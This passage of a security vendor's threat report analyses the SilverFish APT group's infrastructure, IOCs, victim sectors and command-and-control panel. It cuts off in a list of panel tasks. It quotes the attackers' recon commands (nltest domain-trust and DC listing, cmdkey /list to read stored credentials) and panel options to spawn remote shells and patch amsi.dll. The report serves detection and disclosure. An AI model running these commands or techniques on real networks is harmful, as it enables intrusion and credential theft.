PRODAFT

PROACTIVE DEFENSE AGAINST FUTURE THREATS

SilverFish Group Threat Actor Report

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Contents

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1 Introduction

The PRODAFT Threat Intelligence (PTI) team discovered a highly-sophisticated group of cyber criminals targeting exclusively large corporations and public institutions worldwide, with focus on EU and the US. Despite the fact that we refrain from making any attribution, we strongly believe that this case will become an important benchmark in terms of understanding the capabilities of advanced persistent threat (APT) actors, their RoE, operation, and TTPs. The report will shed light on one of the world's most notorious cybercriminal organizations in history [16], [11].

In this report, we were able to analyze various servers and samples allowing us to link the SilverFish group with the infamous SolarWinds attacks, which became public around December 2020 [3]. Moreover, the PTI Team has uncovered that the same servers were also used by EvilCorp [17] which modified the TrickBot infrastructure for the purpose of a large scale cyber espionage campaign. EvilCorp is known to be responsible for the development and distribution of the Dridex [23] and WastedLocker [6] malware.

Although there were numerous articles and technical reports published about the SolarWinds attacks and the EvilCorp group [18], [9], [21], [16], [1], it must be noted that this report is the first report which focuses on findings "behind enemy lines". Therefore, in this report we present findings from the groups' infrastructure that we believe will help other researchers understand the technical complexity of the SilverFish group's attacks and detect similar patterns in the future. This report contains the findings from the C&C server, command statistics, infection dates, targeted sectors and countries, tools used during the attacks, executed commands, and other information regarding the groups TTP.

The report is structured as follows : In the following subsection(1.1), we present the timeline of our investigation. In Section 2, we provide an executive summary of our research. In Section 3, a comprehensive technical analysis of the attacks is performed to identify motivation, capability, and background of the group. In Section 4, we offer several statistics regarding the attack campaign. In Section 5, we conclude with some guidance for future research. IOCs and references are also be provided at the end of the report. (See Section 6)

Please note that this report has two versions. The *"Private Release"* is provided to law enforcement agencies, applicable CERTS / CSIRTS, and members of our U.S.T.A. Threat Intel Platform (with appropriate annotations and reductions). Likewise, the *"Public Release"* is publicly disseminated for the purpose of advancing global fight against high-end threat actors and APTs such as SilverFish.

Are these the servers used to infect victims in the SolarWinds supply-chain attack ?

While this is likely to be inferred from our observations, our research has another focus. Supply-chain case contains another attack vector with no visibility on the servers we monitored. What we observed is part of a larger infrastructure that has strong connections with the SolarWinds IOCs (indicators of compromise) shared by the three different companies referenced in our report. We can conclude that these servers were most likely involved at some point during the campaign.

Is this related to TrickBot ?

No, our research only shows that the SilverFish group is using a similar version of the TrickBot infrastructure and codebase. We found evidence of WastedLocker and many TTPs matching only EvilCorp and servers linked with SolarWinds attacks.

Who are the attackers ? Can you identify them ?

While our findings shows patterns with known attacks, we do no attribute attacks to a particular geographic zones, types of organisations or persons.

How would you link it to the SolarWinds attacks ?

First of all, there are many servers linked directly to IOCs from the major corporations referenced in our report. We presented these findings so that anyone can easily trace them back using common investigation tools. Second, we see that out of 4700 victims, there is a significant overlap with the companies affected by the SolarWinds attacks. The overlapping victims list is provided in the section 4.2.

What if your starting point (IOCs shared by these corporations) is wrong to begin with ?

Solid research requires a solid foundation. Our starting point is based on already reported IOCs by two independent sources which are actively investigating this case as well. If we were all wrong then there could be more disturbing scenarios. We might talk about a more capable group which would have breached most of the overlapped victims by means of a separate method.

What happened to the victims and the C&C servers ?

We distributed the victims list to relevant CERTs in their respective countries. We continue to share more IOCs with certain global threat intel/network security vendors who have already started conducting their own analyses and procedures. As more information is revealed and published by other parties, we will connect the dots leading to identification of the SilverFish group.

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What’s new ?

The PRODAFT Threat Intelligence (PTI) Team has uncovered a global cyber-espionage campaign which has strong ties to the SolarWinds attack. The PTI Team has managed to investigate the group’s command and control server and notified the targets of the attacks.

Why does it matter ?

Findings of this report explain various TTPs of threat actor operations, as illustrated by examples directly acquired by the PTI team.

To date, most of the data available on these high-profile cases were based on indicators acquired from the targeted victims. Now, it will be possible to approach the matter from the adversary’s point of view.

What should be done ?

This report features many IOCs that can be used by cyber security vendors/incident response teams to scan their network and detect any infected machines. Owners of critical infrastructures are especially advised to perform these actions. The “Modus Operandi” section of this report will help law enforcement agencies adapt their strategies to similar APT threats in the future.

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1.1 Investigation Timeline

- **DECEMBER '20 :** Following the disclosure of the SolarWinds attack in December 2020, one of our clients from the financial sector has submitted an analysis request from our U.S.T.A. Threat Intel platform and requested a detailed investigation of the breach. Under the scope of this investigation ; we have started with the public IOCs published by FireEye [8]. Based on one of the domains, it was possible for the PTI Team to create a unique fingerprint of one of the online servers by using multiple metrics.

  During the next phase, the PTI Team searched all IPv4 range globally to find a matching fingerprint, resulting in positive detections within 12 hours of the scan. Combining and interpreting these findings into a corporate case report in the same month, we have provided our client with a detailed case report and notified all of our members about the fact that our investigation will continue on a much larger scale. The details are explained in Section 3.

- **JANUARY '21 :** At a later stage, the PTI Team enriched its fingerprint/identifier data and started performing retrospective queries on previous global IPv4 scans archived from past cases. This is a standard practice for the PTI Team as we monitor several high-profile APT groups and produce internal reports on a daily basis under the purview of U.S.T.A. TI operations.

> **Analyst Note :** According to our internal logs, the servers which were used for C&C over the attacks were detected by our PTI Team around November 2020 but these were marked as beeing of medium importance as there were no matching fingerprints at that time. Yet, these findings have started to be re-evaluated throughout January 2021, with constant improvements being made on our identifiers.

- **FEBRUARY '21 :** Based on our findings from the previous months (Nov '20 to Feb '21), the PTI Team performed a final scan that led to several other fundamental findings, details of which can be found in the Section 3. The PTI Team had to overcome different technical challenges to analyze and successfully de-anonymize C&C servers of this operation. Throughout February 2021, the PTI Team has worked on different C&C servers to fully understand/identify the attackers' motives. Following each discovery, individual IOC notifications were created and sent to members of the U.S.T.A. platform to enable a swift remediation.

- **MARCH 1ST - 7TH, '21 :** Since the beginning of March '21; the PTI Team has started notifying victims through law enforcement agencies, strategic partners, and CERTS / CSIRTS in the regions which are affected by the SilverFish Group. Detailed IOCs and brief reports have been published to all applicable parties during this term as a public responsibility. In each of these notifications, the PTI Team has been extremely cautious about preserving each organization's privacy and confidentiality.

> **Side Note :** Throughout our research on SilverFish, different partnerships have been established with globally recognized threat intelligence vendors and private IR teams by notifying them about certain threats that may be posing a risk to their clients.

- **MARCH 15TH, '21 :** The final report was approved by our advisory board and an initial private version was shared with Polcant (*Vaud Cantonal Police Cybercrime Division - Switzerland*) to engage the relevant law enforcement authorities.
- **MARCH 17TH, '21 :** On March 17th 2021, the PTI Team published the *"Public Release"* version of the report to further enlighten several organizations who continue to be targeted by SilverFish. As of the issue date of this report ; SilverFish actors are still using relevant machines for lateral movement stages of their campaigns. Unfortunately, despite being large critical infrastructures, most of their targets are unaware of the SilverFish group's presence in their networks.

2 Executive Summary

2.1 Overview

The Executive Summary section of this report is provided to draw a non-technical executive outline of the SilverFish group, which was found to have carried out an extremely sophisticated cyber-attack on at least **4720 targets**, including but not limited to governmental institutions, global IT providers, the aviation industry, and defense companies. Detected to have multiple relations with the notorious SolarWinds incident of the past quarter and the globally recognized EvilCorp group, we believe this case to be an important cornerstone in terms of understanding capabilities of organized threat actors. Please note that, all the matters mentioned herein will be explained in further technical detail in the later sections of this report.

This report includes various **discoveries** related to an extremely well-organized cyber-espionage group which are thought to have strong ties with notorious Solarwinds, EvilCorp that compromised several states and critical infrastructures. We believe ; our findings will reveal several previously-unknown tools, techniques and procedures related to one of the most high-profile APT groups in history.



Figure 1. **Victim distribution by country**

2.2 The PTI Team's Investigation

Following the infamous SolarWinds attack that peaked on December 2020, the PTI Team has started working on multiple initial leads from public resources related to the disclosed attack [8], [19].

The SilverFish group breached various critical organizations. We were able to verify all victims which publicly admitted/rumored being targeted by SolarWinds attacks within the C&C panel. Some of the notable victims are as follows :

- A three letter US Agency
- A globally recognized US military contractor
- At least 5 globally leading IT manufacturers and solution providers
- Multiple top-tier automotive manufacturing groups from Europe
- Multiple aviation and aerospace manufacturing/RD companies
- Dozens of banking institutions from the US and the EU with millions of client portfolios
- Public Health Departments from Multiple Regions
- More than three Police Networks
- Several Airport Systems in Europe
- Dozens of US public institutions, including 3 which have already admitted being hacked
- 3 of the world's largest auditing/consulting groups
- At least 4 Globally recognized IT security vendors
- A globally recognized pharmaceutical companies
- A global organization comprised of 193 countries
- One of the world's leading COVID-19 testing kit manufacturers

After detecting an online domain (databasegalore[.]com) from previously published IOCs, it was possible for the PTI Team to further analyze the incident and find yet-to-be-discovered C&C servers by means of large-scale network scans.

This enabled the PTI Team to access the management infrastructure (i.e., the C&C server) of the SilverFish group and to acquire further information about the group's modus operandi including but not limited to IPs and usernames of the victims, commands executed on the victims' machines, activity time of the SilverFish group, comments written for each victim, and prioritization of operations.

2.3 Characteristics of the SilverFish Group

Formed by Multiple Teams : When taking its first look inside the C&C server, the PTI Team observed that main dashboard of the SilverFish C&C panel features a section named "Active Teams", involving several comments entered by different user groups such as Team 301, Team 302, etc. Such a design indicates that this infrastructure is meant for multiple teams. Most comments entered by attackers for each victim are mostly in English and Russian and include urban slang.

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Advanced Post Exploitation Skillset : Executed commands and specially crafted scripts used by the SilverFish group strongly indicates sophistication and an advanced post-exploitation skillset. There are multiple attempts for pivoting to internal systems on critical infrastructure after the initial domain enumeration of victims.

Exclusively Targeting Critical Infrastructures in the US and EU : Following a detailed inspection on the C&C panel, PTI Team has seen that the SilverFish group has exclusively targeted critical infrastructures. Nearly all critical infrastructures (as defined in the NIST Cyber Security Framework [14]) have been successfully compromised. Approximately half of the victims were witnessed to be corporations which have a market value of more than 100 million USD, as per their public financial statements.

While the United States is by far the most frequently targeted region, with 2465 attacks recorded, it is followed by European states with 1645 victims originating from no less than 6 different member states.

Focus on Recon and Covert Data Exfiltration : Upon analyzing the custom scripts and tools created by the SilverFish group, the PTI Team came to the conclusion that the main goal of this APT group is most likely to perform reconnaissance and exfiltrate data from target machines in a covert manner.

Using Enterprise Victims as a Real-Life Sandbox : The PTI Team has observed that the SilverFish group has designed an unprecedented malware detection sandbox formed by actual enterprise victims, which enables the adversaries to test their malicious payloads on actual live victim servers with different enterprise AV and EDR solutions, further expanding the high success rate of the SilverFish group attacks.

Working much like VirusTotal but with actual live victim servers, this platform (which we dub ”*VictimTotal*” 3.4) of the SilverFish campaign was observed to be including two different malicious files that had been previously scanned, under the names, ”buildus9_3.ps1” and ”build_eu.ps1” indicating a separate preparation for different regions.

Highly Organized Working Patterns : Another interesting finding was the level of hierarchy in the C&C server, enabling management of different targets, assignment of these targets to different groups and triaging incoming victims to appropriate SilverFish group members. Further information about this detailed structure can be found in Section 3.1.2, titled Team Hierarchy.

Working in Strict Shifts : As discussed in 4.3, the PTI Team has also gathered data about the working habits of the SilverFish group. Upon careful inspection it was discovered that the group has worked according to a specific timeline : namely, between the hours of 8:00 AM and 8:00 PM (UTC). Additionally, the group was observed to be far more active on weekdays, Monday through Friday.

Other Possible Campaigns Against Different Regions : As explained throughout the report, our discoveries involving SilverFish were exclusively related to the US and EU. That said, there may be other ongoing operations targeting other parts of the world. We base this assumption on the fact that the SilverFish group is observed to be extremely organized and capable of enacting the exact same structure for other regions of interest.

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
3 Technical Analysis

This section contains the TTP analysis of the SilverFish threat group including the C&C infrastructure, traffic distribution system, post exploitation steps, and malware detection sandbox (we named it as *VictimTotal Sandbox*, see Section 3.4).

Domain	IP Address	AS Name
databasegalore.com	5.252.177.21	MivoCloud SRL

At the beginning of our investigation into the SolarWinds hack, the PTI Team started analyzing the IOC data released by FireEye[8]. Among the published domain names, **databasegalore.com** was the only one accessible during the investigation. The host server also contained an active PowerMTA service on port 2304. After performing web directory fuzzing, an another file (**example.php**) has been identified by the PTI Team.



5.252.177.21/example.php

```
IP Number           : 2892123088
IP Version          : 4
IP Address          : 172.98.75.208
Country Code        : US
Country Name        : United States of America
```

PowerMTA™ 4.0r8
mail.gdna.ga.gov

5.252.177.21:2304

81.4.122.203/example.php

```
IP Number           : 2892123088
IP Version          : 4
IP Address          : 172.98.75.208
Country Code        : US
Country Name        : United States of America
```

PowerMTA™ 4.5r1
mail.webmasters.ru

81.4.122.203:2304

ABOUT SERVICES PORTFOLIO CONTACT
WELCOME TO 5
FIND OUT MORE
WELCOME TO 81
FIND OUT MORE
1
81.4.122.203
5.252.177.21
2
GORY
& Design
Let's Get In Touch!
Ready to start your next project with us? That's great! Give us a call or send us an email and we will get back to you as soon as possible!
+1 401-330-7046
contact@5.252.177.21
Let's Get In Touch!
Ready to start your next project with us? That's great! Give us a call or send us an email and we will get back to you as soon as possible!
+1 401-330-7046
contact@81.4.122.203

Figure 2. **Fingerprint of an existing IOC matching another server instance**

> **Analyst Note :** PowerMTA is an enterprise-grade email message transfer agent (MTA) for sending high-volume, business-critical emails.

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
At this point, the PTI Team had enough details to create a fingerprint profile for the subject host and started scanning the entire global IPv4 range using PRODAFT's rapid scanning and fingerprinting technology for hosts with similar characteristics. After 12 hours, the PTI Team identified more than 200 hosts with the similarities mentioned above. After filtering the false positive results, the PTI Team detected the C&C servers of the SilverFish group.

> **Analyst Note :** In order to avoid future confusion, we have redacted the initial discovery phase from the TLP : WHITE version as we are unable to provide further details in order to preserve our proprietary technology in this field.

After gaining access to the C&C server on the subject host, we were not expecting to land on the most critical piece of SilverFish infrastructure. One of the first thing we tried is to verify if the victims have some kind of relation with the SolarWinds software. Upon closer inspection of the C&C data, we were able to observe many victims using SolarWinds products(see in Figure 3). This was an important milestone as we started our investigation from the IOCs of the SolarWinds attack, traced that link to the C&C, and observed similar artifacts on the server as well. A detailed analysis of the C&C is explained in the next section. (Section 3.1).




```
The request will be processed at a domain controller for domain [redacted]

User name                    swadmin
Full Name                    SolarWindsAdmin
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            12/9/2013 6:53:30 PM
Password expires             Never
Password changeable          12/10/2013 6:53:30 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   9/18/2020 11:21:09 AM

Logon hours allowed          All

Local Group Memberships
Global Group memberships     [redacted]

The command completed successfully.
```

Figure 3. SolarWindsAdmin / An example of a compromised machine

3.1 C&C Analysis

The C&C panel of the SilverFish attackers is designed in a very minimalist way. The main dashboard only contains the infected victims, generic comment section for each victim and several options for filtering the victims.



[redacted]

Display: All Save

System status: on Save

Active team: 303 Save


Rotation status: off Save

Display (team): all Save

ID	Domain\User@Computer	Instance	User Id	IP	Status	Comment	Details
4794	[redacted]	60fe14	303 save	[redacted]	ONLINE	save	show
4793	[redacted]	c7b64c	303 save	[redacted]	ONLINE	save	show
4792	[redacted]	fff48c	303 save	[redacted]	ONLINE	21 dc + domeni save	show
4791	[redacted]	2b8d54	303 save	[redacted]	ONLINE	4 dc 2 domains save	show
4790	[redacted]	151429	303 save	[redacted]	ONLINE	6 dc 2 domain save	show
4789	[redacted]	1bfe22	303 save	[redacted]	offline	vpn save	show
4788	[redacted]	486835	303 save	[redacted]	offline	edu save	show
4787	[redacted]	74c8d7	303 save	[redacted]	ONLINE	AV ebet save	show
4786	[redacted]	e2199f	303 save	[redacted]	ONLINE	1dc save	show
4785	[redacted]	f1033a	303 save	[redacted]	ONLINE	4dc save	show
4784	[redacted]	b7911f	303 save	[redacted]	ONLINE	save	show
4783	[redacted]	8a9e2d	303 save	[redacted]	offline	save	show
4782	[redacted]	d54726	303 save	[redacted]	offline	save	show
4781	[redacted]	31b12b	303 save	[redacted]	offline	save	show
4780	[redacted]	37ca6d	303 save	[redacted]	ONLINE	save	show

Figure 4. **Command and control panel dashboard**

During the C&C server analysis, the PTI Team noticed that one of the filter options was called "Active team". This could indicate that the SilverFish is working systematically with multiple teams. Additionally the victim comments include many English and Russian slang words.



[redacted]

Display: All Save

System status: on Save

Active team 303 Save

Rotation sta Save


Display (tea Save

ID	Dom Computer	Instance	User Id	IP	Status	Comment	Details
4794	[redacted]	60fe14	303 save	[redacted]	ONLINE	save	show
4793	[redacted]	c7b64c	303 save	[redacted]	ONLINE	save	show
4792	[redacted]	fff48c	303 save	[redacted]	ONLINE	21 dc + domeni save	show
4791	[redacted]	2b8d54	303 save	[redacted]	ONLINE	4 dc 2 domains save	show

Figure 5. **Team based filter option on C&C**

The victim details page contains the following information about the victim and the list of executed tasks,

- ID
- UUID
- Instance
- IP
- Country
- Domain\User@Computer
- OS
- Build
- Architecture
- Antivirus
- Is Admin
- Integrity Level
- UAC Setting
- ConsentPromptBehaviorAdmin
- PromptOnSecureDesktop
- First visit
- Last visit



[redacted]

Bot status:	offline
Comment:	VPN CB save
ID:	**4502**
UUID:	[redacted]
Instance:	**064a18**
IP:	[redacted]
Country:	**US**
Domain\User@Computer:	[redacted]
OS:	**Microsoft Windows 10 Enterprise**
Build:	**18363 - 19H2**
Architecture:	**AMD64**
Antivirus:	**AS=Windows Defender; AV=Windows Defender;Carbon Black Cloud;**
Is Admin:	**no**
Integrity Level:	**MEDIUM**
UAC Setting:	**always notify**
ConsentPromptBehaviorAdmin:	**2 (concent, no credentials)**
PromptOnSecureDesktop:	**1**
First visit:	**19:28:41 06.03.2021**
Last visit:	**13:54:11 11.03.2021**

Add new task: Spawn new shell session (port 110)

ID	Type	Created	Executed	Result	Content
14397	execute_cmd	23:01:52 06.03.2021	23:02:00 06.03.2021	see (36 bytes)	{"cmd":"nltest \/dclist:"}
14398	execute_cmd	23:01:59 06.03.2021	23:02:16 06.03.2021	see (737 bytes)	{"cmd":"nltest \/domain_trusts"}
14399	execute_cmd	23:02:04 06.03.2021	23:02:33 06.03.2021	see (1626 bytes)	{"cmd":"cmdkey \/list"}
14805	execute_cmd	09:45:19 11.03.2021	09:45:29 11.03.2021	see (737 bytes)	{"cmd":"nltest \/domain_trusts"}
14806	execute_cmd	09:46:22 11.03.2021	09:46:32 11.03.2021	see (36 bytes)	{"cmd":"nltest \/dclist:"}

Figure 6. **C&C - Victim details page**

The available commands inside the victim details page are listed below. Every command contains a brief explanation of the action to be executed; the explanatory comments clearly show the sophistication of the SilverFish group's TTP.

```
Spawn new shell session (port 443)
Spawn new shell session (port 80)
Spawn new shell session (port 25)
Spawn new shell session (port 110)
```

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
```
Spawn new shell session (port 143)
Spawn new shell session (port 443) (+amsi.dll patch WIN10 ONLY)
